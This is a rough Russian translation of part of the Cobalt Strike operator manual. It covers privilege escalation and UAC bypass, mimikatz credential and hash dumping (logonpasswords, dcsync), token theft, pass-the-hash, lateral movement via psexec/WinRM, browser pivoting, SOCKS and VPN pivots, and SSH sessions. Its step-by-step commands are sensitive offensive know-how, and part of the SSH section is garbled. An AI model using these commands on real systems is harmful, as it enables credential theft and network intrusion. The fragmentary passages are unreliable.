Cobalt Strike не имеет много встроенных вариантов повышения привилегий. Разработка эксплойтов не входит в сферу деятельности Strategic Cyber LLC. Однако легко интегрировать эксплойты эскалации привилегий с помощью языка программирования Aggressor Script от Cobalt Strike. Чтобы увидеть, как это выглядит, загрузите комплект Elevate. Elevate Kit- это Aggressor script, который объединяет несколько эксплойтов эскалации привилегий с открытым исходным кодом в Cobalt Strike. https://github.com/rsmudge/ElevateKit

Повышение с Известными Учетными Данными

Используйте **runas [DOMAIN\user] [password] [command]** чтобы запустить команду как другой пользователь, с его учетными данными. Команда runas ничего не возвращает. Вы также можете использовать её из непривилегированного контекста.

Используйте **spawnas [DOMAIN\user] [password] [listener]** чтобы создать сессию, как другой пользователь, используя его учетные данные. Эта команда запускает временный процесс и внедряет вашу полезную нагрузку в него. Так же вы можете перейти в **[beacon] -> Access -> Spawn As** чтобы запустить эту команду.

Используя обе эти команды, имейте в виду, что учетные данные для учетной записи, отличной от SID 500, будут порождать полезную нагрузку в средней целостности контекста среды.Вам нужно будет использовать Bypass UAC, чтобы перейти к контексту высокой целостности. Кроме того , имейте в виду , что вы должны запускать эти команды из рабочей папки, которую может прочитать указанная учетная запись .

Получение SYSTEM

Используйте **getsystem** чтобы выдать себе токен от SYSTEM аккаунта. Этот уровень доступа может позволить вам выполнять привилегированные действия, которые недоступны администратору.

Другой способ получить System - создать сервис, который запускает полезную нагрузку. Команда **elevate svc-exe [listener]** делает это. Он забрасывает исполняемый файл, который запускает полезную нагрузку, создает службу для ее запуска, берет на себя управление полезной нагрузкой и очищает службу и исполняемый файл.

Прохождение UAC

Microsoft представила Контроль учетных записей пользователей (UAC) в Windows Vista и усовершенствовала его в Windows

7. UAC работает очень похоже на sudo в UNIX. Каждый день пользователь работает с обычными привилегиями. Когда пользователь должен выполнить привилегированное действие-система спрашивает, хотят ли они повысить свои права.

Cobalt Strike предоставляется с несколькими UAC bypass атаками. Эти атаки не будут работать, если текущий пользователь не является администратором. Чтобы проверить, входит ли текущий пользователь в группу администраторов, используйте команду **run whoami / groups.**

elevate uac-token-duplication [listener] создаст временный процесс с повышенными правами и внедрит полезную нагрузку в него. Эта атака использует UAC-loophole , который дает возможность не повышенному процессу, запустить процесс с токеном украденным из повышенных процессов. Эта loophole требует, чтобы атака удалила несколько прав, назначенных повышенному токену. Возможности вашего нового сеанса будут отражать эти ограниченные права. Если параметр Always Notify находится на самом высоком уровне, эта атака требует, чтобы в текущем сеансе рабочего стола уже выполнялся процесс с повышенными правами (от имени того же пользователя). Эта атака работает на Windows 7 и Windows 10 до обновления ноября 2018 года.

runasadmin uac-token-duplication [command] это такая же атака, но этот вариант выполняет команду по вашему выбору в повышенном контексте.

runasadmin uac-cmstplua [command] попробует пройти UAC и выполнить команду в повышенном контексте. Эта атака опирается на COM объект, который автоматически поднимается из определенных контекстов процесса (Microsoft signed, находится в c: \windows*).

Привилегии

Введите getprivs, чтобы включить привилегии, назначенные текущему токену доступа.

7.18 Mimikatz

Beacon включает в себя mimikatz. Используйте команду mimikatz, чтобы передать любую команду диспетчеру команд mimikatz. Например, **mimikatz standard::coffee** даст вам чашку кофе. Beacon позаботится о том, чтобы внедрить экземпляр mimikatz, соответствующий исходной архитектуре вашей цели.

Некоторые команды mimikatz должны запускаться как SYSTEM чтобы работать. Сделайте префикс ! заставить мимикац поднять привилегии до SYSTEM прежде чем он выполнит вашу команду. Например, **mimikatz !lsa::cache** восстановит кешированные в системе хэши паролей.

Иногда вам может понадобиться выполнить команду mimikatz с Beacon's текущий токеном доступа. Сделайте префикс @ чтобы заставить mimikatz использовать текущий токен доступа Beacon. Например, **mimikatz @lsadump::dcsync** запустит команду dcsync в mimikatz с текущим токеном доступа Beacon.

7.19 Сбор учетных данных и хэша

Чтобы сбросить хеши, перейдите к **[beacon]** -> **Access** -> **Dump Hashes**. Вы также можете использовать команду **hashdump** из консоли Beacon. Эти команды порождают работу, которая внедряется в LSASS и сбрасывает хеши паролей для локальных пользователей в текущей системе.

Команда **logonpasswords** будет использовать mimikatz для восстановления незашифрованных паролей и хэшей для пользователей, которые вошли в систему. Команда logonpasswords такая же, как **[beacon]** -> **Access** -> **Run Mimikatz**.

Используйте **dcsync [DOMAIN.FQDN]** чтобы вытащить хеши паролей для всех учетных записей с контроллера домена. Эта техника использует Windows APIs построенное для синхронизации информации между контроллерами домена. Требуются доверительные отношения администратора домена. Beacon использует mimikatz чтобы пользоваться этой техникой. Используйте **dcsync [DOMAIN.FQDN] [DOMAIN\user]**, если вы хотите определенный хэш пароля.

Учетные данные, сбрасываемые с помощью этих команд, собираются Cobalt Strike и хранится в модели данных учетных данных. Перейдите в **View** -> **Credentials** подтянуть учетные данные на текущий командный сервер.

7.20 Сканирование портов

Beacon имеет встроенный сканер портов. Используйте **portscan *[targets] [ports] [discovery method]*** запустить работу сканера портов. Вы можете указать список целевых диапазонов через запятую. То же самое касается портов. Например, portscan 172.16.48.0/24 1-1024,8080 будет сканировать хосты 172.16.48.0 через 172.16.48.255 на портах 1 to 1024 and 8080.

Есть три варианта обнаружения цели. Метод *arp* используйте ARP запрос узнать, жив хост или нет. Метод *icmp* посылает ICMP эхо-запрос проверить, жива ли цель. Опция *none* сообщает утилите portscan, что все хосты живы.

Сканер портов будет работать, между проверками Маяка. Когда у него будут результаты, он отправит их в конось Beacon. Cobalt Strike обработает эту информацию и обновит модель целей с обнаруженными хостами.

7.21 Перебор сетей и узлов

Beacon's Сетевой модуль предоставляет инструменты для обнаружения целей в сети активных каталогов Windows. Используйте команду **net dclist** чтобы найти контроллер домена для домена, к которому присоединяется цель. Используйте команду **net view** чтобы найти цели в домене, к которому присоединена цель. Обе эти команды также заполняют модель целей. Команда **net computers** находит цели, запрашивая группы учетных записей компьютеров на контроллере домена.

Команды в сетевом модуле Beacon построены на основе Windows Network Enumeration APIs. Большинство из этих команд являются прямой заменой многих встроенных сетевых команд в Windows. Также есть несколько уникальных возможностей. Например, используйте **net localgroup *TARGET*** перечислить группы в другой системе. Используйте **net localgroup *TARGET group name*** перечислить членов группы в другой системе. Эти команды хороши во время бокового смещения, когда вам нужно найти, кто является локальным администратором в другой системе.

Используйте **help net** чтобы получить список всех команд в сетевом модуле Beacon. Используйте **help net command** чтобы получить помощь для каждой отдельной команды.

7.22 Доверительные отношения

Сердцем входа в Windows является токен доступа. Когда пользователь входит на хост Windows, генерируется токен доступа . Этот токен содержит информацию о пользователе и его правах. Токен доступа также содержит информацию, необходимую для аутентификации текущего пользователя в другой системе в сети. Создайте токен, и Windows будет использовать его информацию для аутентификации на сетевом ресурсе.

Используйте **steal_token [process id]** чтобы получить токен из существующего процесса. Если вы хотите увидеть, какие процессы запущены, используйте **ps**. Команда **getuid** распечатает ваш текущий токен. Используйте **rev2self** чтобы вернуться к исходному токену.

Если вы знаете учетные данные для пользователя; используйте **make_token [DOMAIN \user] [password]** генерировать токен, который будет использовать эти учетные данные. Этот токен является копией вашего текущего токена с измененной информацией входа. Он покажет ваше текущее имя пользователя. Это ожидаемое поведение.

Испольйте mimikatz пройти хэш с Beacon. Команда Beacon **pth [DOMAIN\user] [ntlm hash]** создаст и заменит токен доступа для передачи указанного хэша.

Beacon's Диалог создания токена (**[beacon]** -> **Access** -> **Make Token**) является интерфейсом для этих команд. Он представит содержимое модели учетных данных и с помощью правильной команды превратит выбранную запись учетных данных в токен доступа.

Билеты Kerberos

Используйте **kerberos_ticket_use [/path/to/ticket]** чтобы внедрить билет Kerberos в текущий сеанс. Это позволит Beacon взаимодействовать с удаленными системами, используя права, указанные в этом билете. Попробуйте это с Золотым Билетом, сгенерированным mimikatz 2.0.

Используйте **kerberos_ticket_purge** очистить любые билеты Kerberos, связанные с вашей сессией.

7.23 Боковое Смещение

Как только у вас есть токен для администратора домена или пользователя домена, который является локальным администратором в цели, Вы можете воспользоваться этими доверительными отношениями, чтобы получить контроль над целью. Cobalt Strike's Beacon имеет несколько встроенных опций для бокового смещения.

Напишите **jump** чтобы получить список вариантов бокового смещения, зарегистрированных в Cobalt Strike. Запустите **jump *[module] [target] [listener]*** чтобы попытаться запустить полезную нагрузку на удаленной цели.

Jump Module	Arch	Description
psexec	x86	Использование службы для запуска артефакта Service EXE
psexec64	x64	Использование службы для запуска артефакта Service EXE
psexec_psh	x86	Используйте сервис для запуска PowerShell one-liner
winrm	x86	Запустите скрипт PowerShell через WinRM
winrm64	x64	Запустите скрипт PowerShell через WinRM

Запустите **remote-exec**, сам по себе, перечислить модули удаленного выполнения, зарегистрированные в Cobalt Strike. Используйте **remote-exec [module] [target] [command + args]** попытаться выполнить указанную команду на удаленной цели.

Remote-exec Module	Description
psexec	Удаленное выполнение через Service Control Manager
winrm	Удаленное выполнение через WinRM (PowerShell)
wmi	Удаленное выполнение через WMI (PowerShell)

Боковое смещение очень похоже на повышение привилегий, где некоторые атаки представляют собой естественный набор примитивов для создания сеанса в удаленной цели. Некоторые атаки предоставляют только испольняемый-примитив. Разделение между jump и remote-exec дает вам гибкость при выборе способа использования примитива только для выполнения.

Aggressor Script имеет API тдобавить новые модули в jump и remote-exec. Посмотрите документацию Aggressor Script (особенно часть про Beacon) чтобы получить больше информации.

7.24 Боковое смещение GUI

Cobalt Strike также обеспечивает графический интерфейс пользователя сделать боковое смещение легче. Переключитесь на Targets Visualization или перейдите к **View** -> **Targets**. Перейдите к **[target]** -> **Jump** аи выберите нужный вариант бокового смещения.

Откроется следующий диалог:




Рисунок 39. Диалог Бокового Смещения

Чтобы использовать этот диалог:

Сначала решите, какое доверие вы хотите использовать для бокового смещения. Если вы хотите использовать токен одного из ваших Beacons, установите флажок *Use session's current access token* . Если вы хотите использовать учетные данные или хэши для бокового смещения—тоже норм. Выберите учетные данные в хранилище учетных данных или заполните поля User, Password, and Domain. Beacon будет использовать эту информацию для создания для вас токена доступа. Имейте в виду, вам нужно работать в контексте высокой целостности [администратор], чтобы это работало.

Затем выберите перехватчик для бокового смещения. SMB Beacon обычно хороший кандидат для этого.

В конце, ввыберите, из какой сессии вы хотите выполнить атаку бокового смещения. Cobalt Strike's асинхронная модель атаки требует, чтобы каждая атака выполнялась из скомпрометированной системы. Нет возможности выполнить эту атаку без сеанса Beacon для атаки. Если вы находитесь во внутреннем контексте, рассмотрите возможность подключения системы Windows, которой вы управляете, и используйте ее в качестве отправной точки для атаки на другие системы с помощью учетных данных или хэшей.

Нажмите **Launch**. Cobalt Strike активирует вкладку для выбранного Beacon и передаст в нее команды. Обратная связь от атаки будет отображаться в консоли Beacon.

8. Проброска Браузера

8.1 Обзор

Вредоносное ПО, такое как Zeus и его варианты внедряются в браузер пользователя для кражи банковской информации. Это атака «человек в браузере». Так называется, потому что злоумышленник внедряет вредоносное ПО в браузер цели.

Вредоносная программа «человек в браузере» использует два подхода для кражи банковской информации. Она либо захватывают данные формы, когда они отправляются на сервер. Например, вредоносная программа может зацепить PR_Write в Firefox чтобы перехватить HTTP POST данные, отправленные Firefox. Или она внедряет JavaScript на определенные веб-страницы чтобы заставить пользователя думать, что сайт запрашивает информацию, необходимую злоумышленнику.

Cobalt Strike предлагает третий подход для атак «человек в браузере». Это позволяет злоумышленнику захватить аутентифицированные веб-сессии—абсолютно все. Как только пользователь заходит на сайт, злоумышленник может попросить браузер пользователя делать запросы от его имени. Поскольку браузер пользователя делает запрос, он автоматически повторно аутентифицируется на любом сайте, на котором уже зарегистрирован пользователь. Я называю это проброской браузера—потому что злоумышленник пробрасывает свой браузер через скомпрометированный браузер пользователя.




Рисунок 40. Проброска браузера в действии

Cobalt Strike's реализация проброски браузера для Internet Explorer вводит прокси-сервер HTTP в скомпрометированный браузер пользователя. Не путайте это с изменением настроек прокси пользователя. Прокси-сервер не влияет на то, как пользователь попадает на сайт. Скорее этот прокси-сервер доступен злоумышленнику. Все запросы, поступающие через него, выполняются браузером пользователя.

8.2 Установка

Для настройки проброски браузера перейдите к **[beacon]** -> **Explore** -> **Browser Pivot**. Выберите экземпляр Internet Explorer, в который вы хотите внедриться. Вы также можете решить, к какому порту привязать прокси-сервер, пробрасывающий браузер.




Рисунок 41. Старт Проброски Браузера

Помните, что процесс, который вы вводите, имеет большое значение. Внедрите в Internet Explorer наследование аутентифицированных веб-сеансов пользователя. Современные версии Internet Explorer создают каждую вкладку в своем собственном процессе. Если ваша цель использует современную версию Internet Explorer, Вы должны внедрить процесс, связанный с открытой вкладкой, чтобы унаследовать состояние сеанса. Какой процесс вкладки не имеет значения (дочерние вкладки разделяют состояние сеанса). Определите процессы на вкладке Internet Explorer, посмотрев значение PPID в диалоговом окне настройки проброски браузера. Если PPID ссылается на explorer.exe, процесс не связан с вкладкой. Если PPID ссылается на iexplore.exe, процесс связан с вкладкой. Cobalt Strike будет показывать галочку рядом с процессами, в которые, по его мнению, вы должны внедриться.

После настройки проброски браузера, настройте свой веб-браузер на использование прокси-сервера проброски браузера. Помните, что сервер Cobalt Strike проброски браузера является прокси-сервером HTTP.




Рисунок 42. Конфигурация Настроек Прокси Браузера

8.3 Использование

Вы можете просматривать веб-страницы в качестве целевого пользователя после запуска проброски браузера. Помните, что прокси-сервер, поддерживающий браузер, представит свой SSL-сертификат для посещаемых вами веб-сайтов с поддержкой SSL. Это необходимо для работы технологии.

Прокси-сервер браузера проброски попросит вас добавить хост в доверенное хранилище вашего браузера, когда он обнаружит ошибку SSL. Добавьте эти хосты в хранилище доверенных сертификатов и нажмите «Refresh», чтобы сайты, защищенные SSL, загружались правильно.

Если ваш браузер закрепляет сертификат целевого сайта, может оказаться невозможным заставить ваш браузер принять браузер, поддерживающий SSL-сертификат прокси-сервера. Это больно. Одним из вариантов является использование другого браузера. Браузер Chromium с открытым исходным кодом имеет параметр командной строки, позволяющий игнорировать все ошибки сертификатов. Это идеально подходит для проброски браузера:

```
chromium --ignore-certificate-errors --proxy-server=[host]:[port]
```

Чтобы остановить прокси-сервер проброски браузера, введите **browserpivot stop** в консоли Beacon.

Вам нужно будет повторно внедрить прокси-сервер проброски браузера, если пользователь закроет вкладку, с которой вы работаете. Вкладка проброски браузера предупредит вас, когда не сможет подключиться к прокси-серверу проброски браузера.

8.4 Как это работает

Internet Explorer делегирует все свои коммуникации в библиотеку под названием WinINet. Эта библиотека, которую может использовать любая программа, управляет файлами cookie, SSL sessions, и аутентификацей сервера для своих потребителей. Cobalt Strike’s проброска браузера использует тот факт, что WinINet прозрачно управляет аутентификацией и повторной аутентификацией для каждого процесса. Внедряя Cobalt Strike’s технологию проброски браузера в пользовательский экземпляр Internet Explorer вы получаете эту прозрачную повторную аутентификацию бесплатно.

9. Проброска

9.1 Что такое Проброска

Проброска, ради этого руководства, превращает скомпрометированную систему в точку перехода для других атак и инструментов. Cobalt Strike's Beacon предоставляет несколько опций проброски. Для каждой из этих опций, вы должны убедиться, что ваш Beacon находится в интерактивном режиме. Интерактивный режим - это когда Beacon регистрируется несколько раз каждую секунду. Используйте команду **sleep 0** чтобы перевести Beacon в интерактивный режим.

9.2 SOCKS Прокси

Перейдите в **[beacon]** -> **Pivoting** -> **SOCKS Server** чтобы настроить SOCKS4a прокси-сервер на вашем командном сервере. Или используйте **socks 8080** чтобы настроить SOCKS4a прокси-сервер на порт 8080 (или любой другой порт, который вы выберете).

Все соединения, проходящие через эти SOCKS-серверы, превращаются в задачи подключения, чтения, записи и закрытия, которые должен выполнить связанный Beacon. Вы можете туннелировать SOCKS через любой тип Beacon (даже SMB Beacon).

Beacon's HTTP канал данных является наиболее отзывчивым для целей проброски. Если вы хотите провернуть трафик DNS, используйте DNS TXT запись режима связи.

Чтобы увидеть SOCKS серверы, которые в данный момент настроены, перейдите на **View** -> **Proxy Pivots**.

Используйте **socks stop** отключить SOCKS прокси-сервер.

Цепочки Прокси (Proxychains)

Инструмент proxychainszаставит внешнюю программу использовать назначенный вами прокси-сервер SOCKS. Вы можете использовать proxychains заставить работать сторонние инструменты через Cobalt Strike's SOCKS сервер. Чтобы узнать больше о proxychains, посетите:

- http://proxychains.sourceforge.net/

Metasploit

Вы также можете туннелировать эксплойты и модули Metasploit Framework через Beacon. Создайте Beacon SOCKS прокси-сервер [как описано выше] и вставьте в консоль Metasploit Framework следующее:

setg Proxies socks4:*team server IP*:*proxy port*
setg ReverseAllowProxy true

Эти команды будут инструктировать Metasploit Framework применять опцию Proxies ко всем модулям, выполняемым с этого момента. Как только вы закончите проброску Beacon таким образом, используйте **unsetg Proxies** чтобы остановить это поведение.

Если вам трудно запомнить вышеизложенное, перейдите в **View** -> **Proxy Pivots**. Выделите настроенную точку прокси и нажмите **Tunnel**. Эта кнопка обеспечит setg Proxies синтаксис, необходимый для туннелирования Metasploit Framework через ваш маяк.

9.3 Обратный порт

Используйте команду **rportfwd** чтобы настроить обратное смещение через Beacon. Команда rportfwd свяжет порт на скомпрометированной цели. Любые подключения к этому порту приведут к тому, что Cobalt Strike сервер инициирует соединение с другим хостом и портом и передаает трафик между этими двумя соединениями. Cobalt Strike туннелирует этот трафик через Beacon. Синтаксис для rportfwd: **rportfwd [bind port] [forward host] [forward port]**.

Используйте **rportfwd stop [bind port]** чтобы отключить обратный порт.

9.4 Перехватчики Проброски

Это хороший способ ограничить количество прямых соединений от сети вашей цели к вашей инфраструктуре управления и контроля. Перехватчик проброски позволяет создать перехватчик, который привязан к Beacon или SSH-сессии. Таким образом, вы можете создавать новые обратные сеансы без дополнительных прямых подключений к инфраструктуре управления и управления.

Чтобы настроить перехватчик проброски, перейдите к **[beacon]** -> **Pivoting** -> **Listener…**. Откроется диалоговое окно, в котором можно создать новый перехватчик проброски.




Рисунок 43. Конфигурация Перехватчика Проброски

Перехватчик проброски будет привязан к порту прослушивания в указанном сеансе. Значение Listen Host настраивает адрес, который будет использоваться для подключения к этому перехватчику обычной полезной нагрузкой TCP.

Сейчас единственным вариантом полезной нагрузки является windows/beacon_reverse_tcp.

Перехватчики проброски не изменяют конфигурацию брандмауэра узла проброски. Если основной узел имеет межсетевой экран на основе узла, это может помешать вашему перехватчика. Вы, как оператор, несете ответственность за предвидение этой ситуации и принятие правильных мер для ее устранения.

Чтобы удалить перехватчик проброски, перейдите к **Cobalt Strike** -> **Listeners** и удалите перехватчики там. Cobalt Strike отправит задачу для снятия сокета перехватчика, если сеанс все еще доступен.

9.5 Скрытый VPN

Проброска VPN - это гибкий способ туннелирования трафика без ограничений прокси-сервера. Cobalt Strike предлагает проброску VPN через функцию скрытого VPN. Скрытый VPN создает сетевой интерфейс в системе Cobalt Strike и соединяет этот интерфейс с сетью цели.




Рисунок 44. Установка скрытого VPN

Чтобы активировать скрытый VPN, щелкните правой кнопкой мыши на взломанном хосте, перейдите в **[beacon]** -> **Pivoting** -> **Deploy VPN**. Выберите удаленный интерфейс, к которому вы хотите привязать скрытый VPN. Если локальный интерфейс отсутствует, нажмите **Add** чтобы создать.

Установите флажок *Clone host MAC address* чтобы ваш локальный интерфейс имел тот же MAC-адрес, что и удаленный интерфейс. Безопаснее всего оставить этот параметр включенным.

Нажмите **Deploy** чтобы запустить клиент скрытого VPN на цели. Скрытый VPN требуется доступ администратора для развертывания.

Когда интерфейс скрытого VPN активен, вы можете использовать его как любой физический интерфейс в вашей системе. Используйте ifconfig настроить свой IP-адрес. Если ваша целевая сеть имеет DHCP-сервер, вы можете запросить у него IP-адрес, используя встроенные инструменты вашей операционной системы.

Чтобы управлять вашими интерфейсами скрытого VPN , перейдите в **Cobalt Strike** -> **Interfaces**. Здесь, Cobalt Strike покажет интерфейсы скрытого VPN, как они настроены и сколько байтов было передано и получено через каждый интерфейс.

Выделите интерфейс и нажмите **Remove** уничтожить интерфейс и закрыть удаленный клиент скрытого VPN. Скрытый VPN удалит свои временные файлы при перезагрузке и сразу же отменит любые системные изменения.

Нажмите **Add** настроить новый интерфейс скрытого VPN .




Рисунок 45. Установка интерфейса скрытого VPN

Интерфейсы скрытого VPN состоят из сетевого крана и канала для общения 63thernet frames. Чтобы настроить интерфейс, выберите имя интерфейса (это то, что вы будете изменять через ifconfig позже) и MAC-адрес.

Вы также должны настроить канал связи для вашего интерфейса. Скрытый VPN может передавать пакеты Ethernet через соединение UDP, соединение TCP, ICMP или используя протокол HTTP. Канал TCP (обратный) имеет целевое соединение с вашим экземпляром Cobalt Strike. Канал TCP (Bind) имеет Cobalt Strike туннель VPN через Beacon.

Cobalt Strike будет настраивать и управлять связью с клиентом скрытого VPN на основе выбранного локального порта и канала.

Скрытый VPN HTTP канал использует веб-сервер Cobalt Strike. Вы можете размещать другие веб-приложения Cobalt Strike и несколько HTTP-каналов скрытого VPN на одном и том же порту.

Для лучшей производительности используйте канал UDP. Канал UDP имеет наименьшее количество служебной информации по сравнению с каналами TCP и HTTP. Используйте каналы ICMP, HTTP или TCP (Bind), если вам нужно преодолеть ограничительный межсетевой экран.

Пока скрытый VPN имеет преимущество в гибкости, ваше использование проброски VPN или проброски по прокси будет зависеть от ситуации. Скрытому VPN требуется доступ администратора. Проброске прокси доступ не требуется. Скрытый VPN создает новый канал связи. Проброска прокси - не создает. Вы сначала должны использовать проброску прокси и переходить к проброске VPN только при надобности.

10. SSH Сессии

10.1 Клиент SSH

Cobalt Strike контролирует цели UNIX с помощью встроенного SSH-клиента. Этот SSH-клиент получает задания и направляет их выходные данные через родительский Beacon.

ssh [target] [user] [password]

ssh-key [target] [user] [/path/to/key.pem]

Cobalt Strike's SSH

Beacon

Cobalt Strike. SSH.

SSH. **Interact** SSH.

help

SSH. help

shell

sudo [password] [command + arguments] попытаться запустить команду через sudo. Но это требует от sudo цели принимать \ –S флаг.

Команда **cd** изменит текущий рабочий каталог для сеанса SSH. Команда **pwd** сообщает текущий рабочий каталог.

10.3 Загрузка и скачивание файлов

Команда **upload** загрузит файл в текущий рабочий каталог. Команда **download** скачает файл. Файлы, загруженные с помощью команды загрузки, доступны в разделе **View** -> **Downloads**. Вы также можете ввести **downloads** чтобы увидеть загрузки файлов в процессе. Команда **cancel** отменит загрузку, которая выполняется.

10.4 Peer-to-peer C2

Сессии SSH могут контролировать TCP Beacons. Используйте команду **connect** взять на себя управление TCP-Beacon, ожидающим соединения. Используйте **unlink** отключить сеанс TCP Beacon.

Перейдите в **[session]** -> **Listeners** -> **Pivot Listener…** чтобы настроить перехватчика привязанного к этому сеансу SSH. Это позволит этой скомпрометированной цели UNIX получать обратные сеансы TCP Beacon. Эта опция требует, чтобы SSH daemon's GatewayPorts опция установлена в yes или ClientSpecified.

10.5 SOCKS Проброска и обратные порты

Используйте команду **socks** чтобы создать SOCKS сервер, в вашем командом сервере который передает трафик через сессию SSH. Команда **rportfwd** также создаст переадресацию обратного порта, который направляет трафик через сеанс SSH и вашу цепь Beacons

Есть одна оговорка касающаяся rportfwd: команда rportfwd привязать SSH daemon ко всем интерфейсам. Вполне вероятно, SSH daemon переопределит это и заставит порт связываться с localhost. Вам нужно изменить GatewayPorts опцию для SSH daemon в да или clientspecified.

11. Malleable Командование и Управление

11.1 Обзор

